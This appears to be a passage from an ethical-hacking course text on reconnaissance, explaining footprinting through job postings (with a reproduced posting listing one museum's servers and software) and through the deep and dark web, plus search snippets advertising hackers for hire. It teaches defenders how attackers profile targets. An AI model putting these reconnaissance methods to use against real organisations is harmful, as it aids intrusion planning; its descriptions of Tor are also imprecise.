- Administration and configuration of Citrix and NetScaler environment, deploying Citrix updates, fixes and general maintenance, deploying and updating applications on Citrix, and ensuring security for remote connectivity
- Manage transition to and administration of Office365
- Manage Active Directory structure
- Works closely with the storage and network manager to maximize efficient use of resources
- Assist in day to day Help Desk and end user support tasks
- Respond to emergency technology issues as they occur

Qualifications and Skills:

- 8+ years professional work experience and skills in network administration, Windows Server OS, VMware, Exchange 2016, Citrix NetScaler Gateway/Storefront/XenApp is required
- VMware Certified Professional (VCP), VMware Certified Advanced Professional (VCAP), Citrix CCA-V, and/or CCP-V certification is highly desirable
- Experience with migration to Microsoft 365, SharePoint, ATP, and Intune
- Excellent knowledge of best practices around management, control, and monitoring of server infrastructure
- Exceptional critical thinking and problem-solving ability
- Strong interpersonal skills to assist non-technical individuals with complex technical issues

https://www.dice.com

Look for these:


- **Job requirements**
- **Employees' profiles**
- **Hardware information**
- **Software information**

- Attackers use the technical information obtained through job sites, such as Dice, LinkedIn, and Simply Hired, to **detect underlying vulnerabilities in the target IT infrastructure**

Footprinting through Job Sites

Attackers can gather valuable information about the operating system, software versions, company's infrastructure details, and database schema of an organization through footprinting job sites using different techniques. Many organizations' websites provide recruiting information on a job posting page that, in turn, reveals hardware and software information, network-related information, and technologies used by the company (e.g., firewall, internal server type, OS used, network appliances, and so on.). In addition, the website may have a key employee list with email addresses. Such information may prove to be beneficial for an attacker. For example, if an organization advertises a Network Administrator job, it posts the requirements related to that position.

Further, attackers can go through employee resumes posted on job sites and extract information such as an individual's expertise, educational qualifications, and job history. The job history of an employee can reveal technical information about the target organization. Attackers can use the technical information obtained through job sites such as Dice, LinkedIn, and Simply Hired to detect underlying vulnerabilities in the target IT infrastructure.


Server and Network Administrato
dice.com/jobs/detail/7464224e58d8a9cef3c6cffb8bec4220?searchlink=search%2F%3Fq%3DServer%2520Administrator%26lo
Home / Search / Job Details
Apply Now

Server and Network Administrator

Whitney Museum of American Art, New York, NY 10 hours ago

Responsibilities:

- Administration of three VMware ESXi 6.x hosts, including configuration, installation, and maintenance of seventy virtual servers, routine maintenance, patches, and software updates, maintaining VM backups and snapshots, and overall support of VMware environment
- Managing our on-premises Exchange 2016 server for 400 users, creating mailboxes, resources, public folders, and server-side rules, creating mail policies, implementing patches and updates, and monitoring database size and server status
- Administration and configuration of Citrix and NetScaler environment, deploying Citrix updates, fixes and general maintenance, deploying and updating applications on Citrix, and ensuring security for remote connectivity
- Manage transition to and administration of Office365
- Manage Active Directory structure
- Works closely with the storage and network manager to maximize efficient use of resources
- Assist in day to day Help Desk and end user support tasks
- Respond to emergency technology issues as they occur

Qualifications and Skills:

- 8+ years professional work experience and skills in network administration, Windows Server OS, VMware, Exchange 2016, Citrix NetScaler Gateway/Storefront/XenApp is required
- VMware Certified Professional (VCP), VMware Certified Advanced Professional (VCAP), Citrix CCA-V, and/or CCP-V certification is highly desirable
- Experience with migration to Microsoft 365, SharePoint, ATP, and Intune
- Excellent knowledge of best practices around management, control, and monitoring of server infrastructure
- Exceptional critical thinking and problem-solving ability
- Strong interpersonal skills to assist non-technical individuals with complex technical issues

Figure 2.25: Screenshot of job posting showing valuable information

Deep and Dark Web Footprinting

Deep web

- It consists of web pages and contents that are **hidden and unindexed** and cannot be located using traditional web browsers and search engines
- It can be accessed by **search engines** like Tor Browser and The WWW Virtual Library


Dark web or Darknet

- It is the subset of the deep web that enables anyone to **navigate anonymously** without being traced
- It can be accessed by **browsers**, such as TOR Browser, Freenet, GNUnet, I2P, and Retroshare

- Attackers use deep and dark web searching tools, such as **Tor Browser** and **ExoneraTor**, to **gather confidential information about the target**, including credit card details, passport information, identification card details, medical records, social media accounts, Social Security Numbers (SSNs), etc.

TOR Browser

It is used to access the deep and dark web where it acts as a **default VPN** for the user and bounces the network IP address through several servers before interacting with the web



https://evolutionhackers.com
Hire a Professional Hacker - Certified Ethical Hackers ...
Hire Hackers/Shop hacking tools today! Being an organization that's fully committed to solving everyday problems in the hacking community, we offer all kinds of hacking services. Furthermore, once you've successfully signed up with one of our hackers for any project, we'll give direct and unlimited access to our online store to shop for ...

https://www.upwork.com › hire › hackers
27 Best Freelance Hackers For Hire In March 2022 - Upwork™
Hire the best Hackers. Get to know top Hackers. And say hello to the newest member of your team. Get Started. Clients rate Hackers. Rating is 4.7 out of 5. 4.7/5. based on 1,807 client reviews. $50/hr.

https://www.hackerforhire.net
Hacker For Hire. Hire the #1 Hire a Hacker Cyber Service ...
We are a US Based Service 3001 W Indian School Rd. Phoenix, AZ 85017. 480-400-4600

https://www.torproject.org

Deep and Dark Web Footprinting

The surface web is the outer layer of the online cyberspace that allows the user to find web pages and content using regular web browsers. Search engines use crawlers that are programmed bots to access and download web pages. The surface web can be accessed by browsers such as Google Chrome, Mozilla Firefox, and Opera.

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed. Such content cannot be located using traditional web browsers and search engines. The size of the deep web is incalculable, and it expands to almost the entire World Wide Web. The deep web does not allow the crawling process of basic search engines. It consists of official government or federal databases and other information linked to various organizations. The deep web can be accessed using search engines such as Tor Browser and the WWW Virtual Library. It can be used for both legal and illegal activities.

The dark web or Darknet is a deeper layer of the online cyberspace, and it is the subset of the deep web that enables anyone to navigate anonymously without being traced. The dark web can be accessed only through specialized tools or darknet browsers. Attackers primarily use the dark web to perform footprinting on the target organization and launch attacks. The dark web can be accessed using search engines such as Tor Browser and ExoneraTor.

